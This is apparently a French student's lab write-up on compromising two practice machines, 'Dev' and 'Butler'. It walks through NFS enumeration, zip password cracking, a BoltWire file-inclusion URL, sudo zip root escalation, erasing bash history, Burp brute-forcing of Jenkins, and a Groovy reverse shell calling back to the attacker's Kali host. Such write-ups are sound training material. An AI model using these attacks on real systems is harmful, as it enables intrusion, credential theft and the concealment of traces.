La syntaxe de la commande est comme suit :

```
showmount [ -ade ] [ hostname ]
```

-a
Imprime une liste de tous les montages à distance. Chaque entrée contient le nom du client et du répertoire.

-d
Imprime la liste des répertoires qui sont montés à distance par des clients.

-e
Imprime la liste des fichiers qui sont partagés ou exportés.

hostname
Sélectionne le serveur NFS à partir duquel recueillir les informations.

Si *hostname* n'est pas spécifié, l'hôte local est interrogé.

```
(kali@vm-iutcl-kali-7)-[~]
$ showmount -e 10.170.10.11
Export list for 10.170.10.11:
/srv/nfs 172.16.0.0/12,10.0.0.0/8,192.168.0.0/16
```

Avec cette commande on affiche donc les montages NFS sur l'IP de la machine, on peut voir qu'il y a bien un montage qui est dans `/srv/nfs` sur la machine distante et que les réseau `172.16.0.0/12`, `10.0.0.0/8` et `192.168.0.0/16` ont le droit de le monter, vu que notre machine Kali fait parti de `10.170.0.0/16` qui est lui-même un sous-réseau de `10.0.0.0/8` on a le droit de monter ce montage

Ensuite on essaie de monter cette partition dans `/mnt/nfs` par exemple car `/mnt` est le dossier que l'on utilise sur Linux pour monter les systèmes de fichiers externes (`/media` est également une option)

```
(kali@vm-iutcl-kali-7)-[~]
$ sudo mount -t nfs 10.170.10.11:/srv/nfs /mnt/nfs

(kali@vm-iutcl-kali-7)-[~]
$ cd /mnt/nfs

(kali@vm-iutcl-kali-7)-[/mnt/nfs]
$ ls
save.zip
```

Nous pouvons voir un fichier zip dans le montage que nous allons copier sur notre machine

```
(kali@vm-iutcl-kali-7)-[~/dev]
$ unzip save.zip
Archive:  save.zip
[save.zip] id_rsa password: 
```

Nous pouvons voir que le zip contient une clé privée RSA. Nous pouvons voir que le zip est protégé avec une clé AES on utilise fcrackzip (après l'avoir installé avec `sudo apt install fcrack`)

On copie cette clé dans `.ssh/authorized_key`

```
(kali@vm-iutcl-kali-7)-[~/dev]
$ fcrackzip -u -D -v -p /usr/share/wordlists/rockyou.txt save.zip
found file 'id_rsa', (size cp/uc 1435/ 1876, flags 9, chk 2a0d)
found file 'todo.txt', (size cp/uc 138/ 164, flags 9, chk 2aa1)

PASSWORD FOUND!!!!: pw = java101

(kali@vm-iutcl-kali-7)-[~/dev]
$ unzip save.zip
Archive:  save.zip
[save.zip] id_rsa password:
password incorrect--reenter:
  inflating: id_rsa
  inflating: todo.txt

(kali@vm-iutcl-kali-7)-[~/dev]
$ ls
id_rsa  save.zip  todo.txt
```

On va maintenant regarder ce que contiennent ses fichiers

```
(kali@vm-iutcl-kali-7)-[~/ssh]
$ cat ../dev/todo.txt
- Figure out how to install the main website properly, the config file seems correct...
- Update development website
- Keep coding in Java because it's awesome

jp

(kali@vm-iutcl-kali-7)-[~/ssh]
$ cat ../dev/id_rsa
-----BEGIN OPENSSH PRIVATE KEY-----
b3BlbnNzaC1rZXktdjEAAAACmFlczI1Ni1jdHIAAAAGYmNyeXB0AAAAAGAAABDVFCI+ea
0xYnmZX4CmL9ZbAAAAEAAAAEAAAAB3NzaC1yc2EAAAADAQABAAQAC/kR5*49E4
0gkpiTPjvLVnuS3P0ptOks9qC3uiacuyX33vQBHCJ+vEFzkbkgvt03RRQodNTfTEB181Pj
3AyGSJeQu6omZha8fVHh/y2ZMRjAWRs+2nsT1Z/JONKNWMEqQKsuhBLSmzhkUEEbw3WLq
S0k1HCK/0VnPZ8EdMCSMgdj2MUm+ccr0GZySfG5SAJzJw2BGnjFSS+dERxb7e9tSLgDv4n
Wg7fWw2dcG956mh1ZrPau7Gc1hFHQLLUHPgXx3Xp0f5/p6zkk6JACzCKIQj0Qo3ueb6JSC
xWgwn6ey6XywT9i7TdfFyCSiFW//jkeczyaQ0xi/hyqYfLeirB3AAAD0PHU/4RN8f2HUG
ks1NM9+C9B+Fpn+ngRj6/53m3HoBaUb/JZyvUvOXNoYnxNKIXHP5r4ytsd8X8xp5zTpi1
tNmTeoB1kyoi2Uh70yPo4M6VLNupSeCzMQIYs/Wqya4ycyv1/yhGAPTZg8ARqop/RTQJtI
EYVDbTxKxr7JGBfaBPiFwduIKLN1yBXWMrIs3SBo0aQ/n+CZKQ65mMFRs4VwqpUsRJ8y7
ZoLZfwaunV510PsCR8rp/2g563gk0bu+1VUqeo+kJmtFN7yEj20a06N/Ed04x/LVhqjY
SPZD6w23mPp2I693oop1VpITSHV2talK1LLvS239gU45J4VlxFtcLjRlSAhc1ktnHw1e4u
dRZ68JW0z2S4Y8q4EO/H4kGLZsyaF6oLCspGW1YQPhDJ2v6KkgRXyFb3tvo617yGECBzzh
wrVuEXOb0c+zDOYgw1a/1x1pzK5vGQWaU0jN2FEz+vnSPTX3cbgUkLh3ZshuVzov0Rx7i+
AM0CniXVmgCGdLg0Biv8lFiYxswxTRkNzKYSagEQZQNFcf+0H1cZcXCK8z9a2NvBkQ/b
rGvuoZuIjGqGvMP3Ifdma7PsG3A8GN0Gwn19YmGc4r2WuLSQVLEJGIJjap71oNwGCUud
T10u2tVn7Cf0T/NmuRmh7VUKTagDMF3u5X+U1ST5Sv8y2y9jgR4*92ZL+AY968Pif1devc
753z+GL7eWfbNqd+TJfXpDh82EqE5cmN/jYOKc0D1MC2zVChNCVWQYf4uVQ0L/XOXQXnFT
hWdHFnf/SXos28dSM7Kx6B3jmeZQ60vk0Apas0D9gLz5xZ9GCB0Dwwka4dBSw57cwBb83E
PKXqJfks2ZnkyVL1W8u6ovnkpcqQz1mxr42zdC52Jc30NYww7H2G7v7FYKtf6tEyzEXG2+
rcZw04evWbV158rZrA4ibsGRn8+PM86LI/7T5/Yspc2T+TAAdjKLZ0Dtv5nMvHpiqDu4
+e/eQk9dTmMPv9jbcHeRo7N/Q8EC4vtXj/pCPyd85LYw/GMb8Bq5opXzADx0n4zDLtGDC
LHcAIF6Fma+kLQHKvG1fDIK2xplZ+HxYCYTS/UAVRtWAdzQ29uG8zFAopGoQGbNA+caq7z
iLUBEWXJktNenIrfF3rqB3m8SNyNin+MQS3LIakhlHAQXMIWU2pQE/0tF+V8xuKRpZvw/
gdhLfAhm2gZMQz0e1cXWgKmtEQUntPdPAYfOTZcUts/pKNEjNTz5YnhQqnDbAh5*46UgZ
q4xpWBvdz0v8qW6LXLDPBECt4T0g=
-----END OPENSSH PRIVATE KEY-----
```

Le fichier todo est écrit par « jp » et nous indique que le site Bolt est normalement bien configuré mais mal paramétré et qu'il faut mettre à jour le site BoltWire

Pour la clé privée RSA on voit que c'est une clé OpenSSH, on peut avoir la clé publique, avec nmap mais on ne peut rien faire avec

Cinquième étape – Recherche d'une faille sur BoltWire

On trouve une faille dans BoltWire via une recherche internet avec un HTTP GET qui permet de récupérer les mots de passes et identifiant utilisateurs.

BoltWire 6.03 - Local File Inclusion

EDB-ID: 48411	CVE: N/A	Author: ANDREY STOYKOV	Type: WEBAPPS	Platform: PHP	Date: 2020-05-04
EDB Verified: ✖		Exploit: 📄 / {}		Vulnerable App:	

← →

LFI:

Steps to Reproduce:

- 1) Using HTTP GET request browse to the following page, whilst being authenticated user.
<http://192.168.51.169/boltwire/index.php?p=action.search&action=../../../../../../../../etc/passwd>

On se connecte sur le site avec un utilisateur 123 via « Register » et on entre l'url

```
messagebus:x:104:110::/nonexistent:/usr/sbin/nologin
sshd:x:105:65534::/run/sshd:/usr/sbin/nologin
jeanpaul:x:1000:1000:jeanpaul,,,:/home/jeanpaul:/bin/bash
systemd-coredump:x:999:999:systemd Core Dumper:/usr/sbin/nologin
mysql:x:106:113:MySQL Server,,,:/nonexistent:/bin/false
_rpc:x:107:65534::/run/rpcbind:/usr/sbin/nologin
statd:x:108:65534::/var/lib/nfs:/usr/sbin/nologin
```

On voit qu'il existe un utilisateur jeanpaul, on se connecte en ssh avec la clé privée obtenu

```
(kali@vm-iutcl-kali-7)~[~/ssh]
$ ssh -i id_rsa jeanpaul@10.170.10.11 /bin/nfs
Enter passphrase for key 'id_rsa':
```

On essaye le mot de passe « I_love_java » de la deuxième étape, comme Academy il est possible que la personne utilise le même mot de passe

```
(kali@vm-iutcl-kali-7)~[~/ssh]
$ ssh jeanpaul@10.170.10.11
Enter passphrase for key '/home/kali/.ssh/id_rsa':
Linux dev 4.19.0-16-amd64 #1 SMP Debian 4.19.181-1 (2021-03-19) x86_64

The programs included with the Debian GNU/Linux system are free software;
the exact distribution terms for each program are described in the
individual files in /usr/share/doc/*/copyright.

Debian GNU/Linux comes with ABSOLUTELY NO WARRANTY, to the extent
permitted by applicable law.
Last login: Wed Jun  2 05:25:21 2021 from 192.168.10.31
jeanpaul@dev:~$ ls
```

On a accès en shell à l'utilisateur jeanpaul

Sixième étape – Élévation en root

Avec `sudo -l` on peut afficher les commandes que jeanpaul peut exécuter en root, par défaut il n'y a rien mais ici on observe que la commande `zip` peut être exécutée à partir de jean paul en mode root sans mot de passe.

```
jeanpaul@dev:~$ sudo -l
Matching Defaults entries for jeanpaul on dev:
env_reset, mail_badpass, secure_path=/usr/local/sbin\:/usr/local/bin\:/usr/sbin\:/usr/bin\:/sbin\:/bin

User jeanpaul may run the following commands on dev:
(root) NOPASSWD: /usr/bin/zip
```

On peut chercher une faille avec cela en cherchant sur google « zip privilege escalation » et on peut par exemple regarder le guide de GTF0Bins qui propose une méthode qui fonctionne quand zip est exécuté

Sudo

If the binary is allowed to run as superuser by `sudo`, it does not drop the elevated privileges and may be used to access the file system, escalate or maintain privileged access.

```
TF=$(mktemp -u)
sudo zip $TF /etc/hosts -T -TT 'sh #'
sudo rm $TF
```

```
jeanpaul@dev:~$ TF=$(mktemp -u)
jeanpaul@dev:~$ sudo zip $TF /etc/hosts -T -TT 'sh #'
adding: etc/hosts (deflated 31%)
#
# whoami
root
```

On a donc les permissions root et on obtient le flag.

```
# ls
bin  dev  home  initrd.img.old  lib32  libx32  media  opt  root  sbin  sys  usr  vmlinuz
boot  etc  initrd.img  lib  lib64  lost+found  mnt  proc  run  srv  tmp  var  vmlinuz.old
# cd root
# ls
flag.txt
# cat flag.txt
Congratz on rooting this box !
#
```

Septième étape – Nettoyage

On supprime l'historique bash (`.bash_history`) pour ne pas laisser une trace des commandes exécutés

Machine n°4 : “Butler”

Première étape - Analyse des ports

On considère que l’on connaît l’IP de la machine “Butler” qui est 10.170.9.13, avec l’aide de nmap on scan les ~65535 ports

Nmap -T4 -p- -A --open 10.170.9.13

```
Nmap scan report for 10.170.9.13
Host is up (0.0010s latency).
Not shown: 65524 filtered tcp ports (no-response)
Some closed ports may be reported as filtered due to --defeat-rst-ratelimit
PORT      STATE SERVICE          VERSION
135/tcp    open  msrpc            Microsoft Windows RPC
139/tcp    open  netbios-ssn      Microsoft Windows netbios-ssn
445/tcp    open  microsoft-ds?
7680/tcp   open  pando-pub?
8080/tcp   open  http             Jetty 9.4.41.v20210516
|_ http-robots.txt: 1 disallowed entry
|_ |_
|_ http-title: Site doesn't have a title (text/html; charset=utf-8).
|_ http-server-header: Jetty(9.4.41.v20210516)
49664/tcp  open  msrpc            Microsoft Windows RPC
49665/tcp  open  msrpc            Microsoft Windows RPC
49666/tcp  open  msrpc            Microsoft Windows RPC
49667/tcp  open  msrpc            Microsoft Windows RPC
49668/tcp  open  msrpc            Microsoft Windows RPC
49669/tcp  open  msrpc            Microsoft Windows RPC
MAC Address: 0E:1E:04:00:90:13 (Unknown)
Warning: OSScan results may be unreliable because we could not find at least 1 open and 1 closed port
Device type: general purpose
Running (JUST GUESSING): Microsoft Windows 10|2019|XP|2008|11|7 (91%)
OS CPE: cpe:/o:microsoft:windows_10 cpe:/o:microsoft:windows_xp::sp3 cpe:/o:microsoft:windows_server_2008 cpe:/o:microsoft:windows_7
Aggressive OS guesses: Microsoft Windows 10 1909 (91%), Microsoft Windows Server 2019 (91%), Microsoft Windows XP SP3 (90%), Microsoft Windows Server 2008 (88%), Microsoft Windows Server 2008 SP1 or Windows Server 2008 R2 (87%), Microsoft Windows Server 2008 or 2008 Beta 3 (86%), Microsoft Windows 11 21H2 (86%), Microsoft Windows 7 (86%), Microsoft Windows 10 1709 - 1909 (85%)
No exact OS matches for host (test conditions non-ideal).
Network Distance: 1 hop
Service Info: OS: Windows; CPE: cpe:/o:microsoft:windows
```

```
Host script results:
|_ smb2-time:
|_   date: 2024-12-13T18:52:54
|_   start_date: N/A
|_ nbstat: NetBIOS name: BUTLER, NetBIOS user: <unknown>, NetBIOS MAC: 0e:1e:04:00:90:13 (unknown)
|_ clock-skew: 9h00m00s
|_ smb2-security-mode:
|_   3:1:1:
|_   Message signing enabled but not required
```


On retrouve cinq services principaux

- Msrpc (Remote Call Protocol) qui est souvent présent sur les Windows
- Windows netbios-ssn qui est le service NetBIOS de Windows
- Microsoft-ds qui est le service de résolution de nom de Windows et Active Directory
- http via Jetty 9.4.41 qui est un serveur web comme Apache et Nginx, il est sur le port
- Pour finir on a le service pando-pub qui est un service de partage en P2P qui n'existe plus depuis 2013

On peut voir que l’on est sur Windows, d’après nmap il y a une grande chance que ce soit Windows 10 ou Server 2019 et on sait que smb2 (samba) est activé

Deuxième étape – Analyse du site web

On se rend sur <http://10.170.9.13:8080> pour voir le site web



A première vu on ne peut rien faire, on regarde avec dirbuster s'il y a des sous-dossiers accessibles

A screenshot of the Dirbuster application interface. The top bar shows the URL 'http://10.170.9.13:8080/'. Below it, a status bar indicates 'Scan Information', 'Results - List View: Dirs: 1 Files: 0', 'Results - Tree View', and 'Errors: 0'. The main content area is a table with three columns: 'Directory Structure', 'Response Code', and 'Response Size'. The table lists a directory named 'logout' with a response code of '302' and a response size of '398'.

Directory Structure	Response Code	Response Size
logout	302	398

Il n'y a rien, le site est sécurisé

Troisième étape – Recherche de faille SMB2

Tout d'abord on va utiliser l'exploit smb-version que l'on a utilisé pour la machine « Kioptrix »

```
msf6 > use scanner/smb/smb_version
msf6 auxiliary(scanner/smb/smb_version) > options

Module options (auxiliary/scanner/smb/smb_version):

  Name      Current Setting  Required  Description
  ----      -
  RHOSTS    10.170.9.13      yes       The target host(s), see https://docs.metasploit.com/docs/using-metasploit/basics/using-metasploit.html
  RPORT     445               no        The target port (TCP)
  THREADS   1                 yes       The number of concurrent threads (max one per host)

View the full module info with the info, or info -d command.

msf6 auxiliary(scanner/smb/smb_version) > set RHOSTS 10.170.9.13
RHOSTS => 10.170.9.13
msf6 auxiliary(scanner/smb/smb_version) > run

[*] 10.170.9.13:445 - SMB Detected (versions:2, 3) (preferred dialect:SMB 3.1.1) (compression capabilities:LZNT1) (encryption capabilities:AES-128-GCM) (signatures:optional) (guid:{8960e4e4-8644-404c-b6c6-eb01869dc160}) (authentication domain:BUTLER)
[*] 10.170.9.13: - Scanned 1 of 1 hosts (100% complete)
[*] Auxiliary module execution completed
```

On a la version 3.1.1 de Samba, on va ensuite chercher une faille avec Metasploit

```
msf6 > search samba 3.1.1
[*] No results from search
msf6 > searchsploit samba 3.1.1
[*] exec: searchsploit samba 3.1.1
```

Exploit Title	Path
Samba 3.0.10 < 3.3.5 - Format String / Security Bypass	multiple/remote/10095.txt
Samba < 3.6.2 (x86) - Denial of Service (PoC)	linux_x86/dos/36741.py

```
Shellcodes: No Results
msf6 > search smb 3.1.1


Matching Modules
=====
```

#	Name	Disclosure Date	Rank	Check	Description
0	auxiliary/scanner/smb/smb_version	.	normal	No	SMB Version Detection
1	exploit/windows/local/cve_2020_0796_smbghost	2020-03-13	good	Yes	SMBv3 Compression Buffer Overflow
2	\ AKA: SMBGhost	.	.	.	.
3	\ AKA: CoronaBlue	.	.	.	.
4	exploit/windows/smb/cve_2020_0796_smbghost	2020-03-13	average	Yes	SMBv3 Compression Buffer Overflow
5	\ AKA: SMBGhost	.	.	.	.
6	\ AKA: CoronaBlue	.	.	.	.

Interact with a module by name or index. For example info 6, use 6 or use exploit/windows/smb/cve_2020_0796_smbghost

La seule faille possible est un déni de service ce qui dans notre cas n'est pas utile

Quatrième étape – Bruteforce de Jenkins avec BURP




Le seul accès que l'on a une partie de la machine est donc via le site Jenkins, d'après les recherches effectuées il y a un utilisateur par défaut qui est admin mais on ne connaît pas le mot de passe, on va donc utiliser BURP pour brute-force le mot de passe

Pour cela on lance BURP puis le Chromium avec Proxy et on entre l'adresse à nouveau, on indique admin en utilisateur et admin en password, mais avant de valider on lance l'interception



On obtient alors la requête HTTP que l'on envoie à l'intruder (Send to Intruder)



On ajoute un pointeur de payload autour de « admin » dans la variable j_password et j_username car ce sont ces valeurs que l'on va brute forcer

Avant d'utiliser une worldlist comme rockyou on va d'abord essayer de mettre des combinaisons possibles dans les payloads

Utilisateur

? **Payload settings [Simple list]**

This payload type lets you configure a simple list of strings that are used as payloads.

Paste	admin
Load...	jenkins
Remove	Jenkins
Clear	administrateur
Deduplicate	administrator
	Alfred
	alfred
	Admin
	Administrator

Add

Add from list ... [Pro version only] ▼

Mot de passe

? **Payload settings [Simple list]**

This payload type lets you configure a simple list of strings that are used as payloads.

Paste	admin
Load...	Admin
Remove	password
Clear	Password
Deduplicate	azerty
	qwerty
	jenkins
	Jenkins

Add

Add from list ... [Pro version only] ▼

Si on voulait utiliser /etc/wordlists/rockyou on utiliserait « Load » dans le cas ou cela ne marcherait pas.

The screenshot shows the Burp Suite interface for an intruder attack titled "5. Intruder attack of http://10.170.9.13:8080". The "Results" tab is active, displaying a table of attack results. Below the table, the "Response" tab is selected, showing the raw HTTP response for the first item.

Request	Payload 1	Payload 2	Status code	Respons...	Error	Timeout	Length	Comment
56	jenkins	jenkins	302	218			180	
57	Jenkins	jenkins	302	105			180	
4	administrateur	admin	302	27			402	
1	admin	admin	302	7			402	
18	Administrator	Admin	302	5			402	
39	Jenkins	azerty	302	104			403	
2	jenkins	admin	302	102			403	
12	Jenkins	Admin	302	100			403	
65	jenkins	Jenkins	302	99			403	

The detailed response view shows the following HTTP response:

```
1 HTTP/1.1 302 Found
2 Date: Tue, 07 Jan 2025 04:24:17 GMT
3 X-Content-Type-Options: nosniff
4 Set-Cookie: remember-me=; Path=/; Expires=Thu, 01-Jan-1970 00:00:00 GMT; Max-Age=0
5 Expires: Thu, 01 Jan 1970 00:00:00 GMT
6 Set-Cookie: JSESSIONID.Sc09906b=node0qvb711le55szvk521pbhr03s12.node0; Path=/; HttpOnly
7 Location: http://10.170.9.13:8080/loginError
8 Content-Length: 0
9 Server: Jetty(9.4.41.v20210516)
```

On filtre par longueur en octets de la réponse, car si la redirection change alors la taille de la réponse va changer drastiquement

On voit que la plupart des réponses font 402 octets mais deux d'entre elles font 180 octets

The first screenshot shows the raw HTTP response for the first item in the table (Request 56, Payload 1: jenkins, Payload 2: jenkins). The response is a 302 Found status with a Location header pointing to http://10.170.9.13:8080/loginError.


```
1 HTTP/1.1 302 Found
2 Date: Tue, 07 Jan 2025 04:24:15 GMT
3 X-Content-Type-Options: nosniff
4 Set-Cookie: remember-me=; Path=/; Expires=Thu, 01-Jan-1970 00:00:00 GMT; Max-Age=0
5 Expires: Thu, 01 Jan 1970 00:00:00 GMT
6 Set-Cookie: JSESSIONID.Sc09906b=node0mve56976xew5vz4n3tvwz0ej7.node0; Path=/; HttpOnly
7 Location: http://10.170.9.13:8080/loginError
8 Content-Length: 0
9 Server: Jetty(9.4.41.v20210516)
```

The second screenshot shows the raw HTTP response for the second item in the table (Request 57, Payload 1: Jenkins, Payload 2: jenkins). The response is a 302 Found status with a Location header pointing to http://10.170.9.13:8080/.

```
1 HTTP/1.1 302 Found
2 Date: Tue, 07 Jan 2025 04:25:08 GMT
3 X-Content-Type-Options: nosniff
4 Location: http://10.170.9.13:8080/
5 Content-Length: 0
6 Server: Jetty(9.4.41.v20210516)
```

On voit que ceux de 180 octets ne rediriges pas vers /loginError mais la racine du site

On a donc deux utilisateurs, Jenkins et jenkins et leurs mots de passe sont jenkins, ce qui n'est pas du tout sécurisé



On voit que c'est effectivement le cas, maintenant il va valoir chercher une faille dans le site pour par exemple exécuter un reverse-shell qui est actuellement la seule option

Cinquième étape – Exécution d'un script avec Jenkins

Jenkins est pour rappel un logiciel de CI/CD qui va donc permettre de build des applications, comme on peut le faire avec GitHub Actions, Jenkins inclus un exécuteur de script Groovy (langage dérivé de Java utilisé souvent pour préparer les build d'applications)

Nous allons utiliser un script créé par frohoff sur GitHub (<https://gist.github.com/frohoff/fed1ffaab9b9beeb1c76>)

```
String host="10.170.9.13";
int port=8044;
String cmd="cmd.exe";
Process p=new ProcessBuilder(cmd).redirectErrorStream(true).start();Socket s=new Socket(host,port);InputStream pi=p.getInputStream(),pe=p.getErrorStream(), si=s.getInputs
```

La variable host indique l'IP de la machine distante (Kali), port indique le port d'exécution du reverse shell, cmd la commande qui sera exécuté (on peut indiquer pwsh ou cmd)

La dernière ligne indique le processus qui sera exécuter par Groovy



Script Console

Type in an arbitrary [Groovy script](#) and execute it on the server. Useful for trouble-shooting and diagnostics. Use the 'println' command to see the output (if you use System.out, it will go to the server's stdout, which is harder to see.) Example:

```
println(Jenkins.instance.pluginManager.plugins)
```

All the classes from all the plugins are visible. jenkins.*, jenkins.model.*, hudson.*, and hudson.model.* are pre-imported.

```
1 String host="10.170.0.17";
2 int port=8044;
3 String cmd="cmd.exe";
4 Process p=new ProcessBuilder(cmd).redirectErrorStream(true).start();Socket s=new Socket(host,port);Input
```

Run

Sixième étape – Exploitation du reverse-shell

Avant d'exécuter le script on lance un netcat sur le port 8044 sur la machine Kali

```
(kali@vm-iutcl-kali-7)-[~]
$ nc -lvnp 8044
Listening on 0.0.0.0 8044
Connection received on 10.170.9.13 62175
Microsoft Windows [Version 10.0.19043.928]
(c) Microsoft Corporation. All rights reserved.

C:\Program Files\Jenkins>whoami
whoami
butler\butler

C:\Program Files\Jenkins>
```

Comme nous pouvons voir nous sommes connecté sur l'utilisateur butler du groupe butler sur la machine, pour vérifier que nous sommes Administrateurs, nous allons utiliser la commande **net localgroup administrators** qui affiche la liste des administrateurs

```
C:\Users\Administrator>net localgroup administrators
net localgroup administrators
Alias name     administrators
Comment      Administrators have complete and unrestricted access to the computer/domain

Members
-----
Administrator
butler
The command completed successfully.
```

